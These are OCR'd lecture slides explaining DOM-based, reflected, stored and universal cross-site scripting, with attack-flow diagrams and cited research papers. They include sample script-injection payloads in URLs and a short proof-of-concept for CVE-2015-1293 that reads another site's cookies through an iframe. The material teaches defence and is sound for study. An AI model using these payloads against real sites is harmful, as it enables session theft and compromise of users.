
DOM-based XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://mysite.com#<script>attack()</script>
1. Visit attacker's website
2. Receive malicious page
attacker.com
web server
App
victim
No XSS Payload in a received page!
3. Click the link
4. Receive a normal page
https://mysite.com?#<sc..
hi
OK
Modify DOM environment via vulnerable JS code!
<html>
Current URL: will be updated
</html>
mysite.com
(vulnerable web app)

DOM-based XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://mysite.com#<script>attack()</script>
1. Visit attacker's website
2. Receive malicious page
5. Send victim's sensitive data
App
attacker.com
web server
victim
No XSS Payload in a received page!
3. Click the link
4. Receive a normal page
https://mysite.com?#<sc..
hi
OK
Modify DOM environment via vulnerable JS code!
App
<html>
Current URL: will be updated
</html>
e.com
(vulnerable web app)

Reflected XSS Attacks – Scenario


https://attacker.com
You should click this!:
https://search.com?query=<script>...</script>
1. Visit attacker's website
2. Receive malicious page
5. Send victim's sensitive data
App
attacker.com
web server
victim
3. Click the link
4. Receive page with the malicious JS code
XSS Payload in a received page!
App
search.com
(vulnerable web app)
https://search.com?query...
hi
OK

```
<html>
  Search result for
  <script>alert('hi')</script>
  ...
</html>
```

Research: Related Works

- 25 Million Flows Later - Large-scale Detection of DOM-based XSS, ***CCS '2013***

- Riding out DOMsday: Toward Detecting and Preventing DOM Cross-Site Scripting***, NDSS '18***

XSS Type (IMPORTANT!!)

- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

XSS Type (IMPORTANT!!)


- Reflected XSS (Server-side XSS)
- Stored XSS
- DOM-based XSS (Client-side XSS)
- Universal XSS

Universal XSS Attacks

- Exploits a ***browser bug*** to inject malicious payload to any webpage origin
- Its target is not a web application, but a ***browser***
- The attacker can compromise any websites presently opened

Universal XSS Attacks Example


- CVE-2015-1293



```
<script>
 iframe.src=
 http://example.com
```

Universal XSS Attacks Example


- CVE-2015-1293



```
<iframe></iframe>
<script>
    var i = document.querySelector('iframe');
    var f = frames[0].Function;
    i.onload = function() {
      // Alerting the cookie of http://example.com
      f("location.replace('javascript:alert(document.cookie)')")();
    }
    i.src = 'http://example.com';
</script>
```

Universal XSS Attacks Example

- CVE-2015-1293

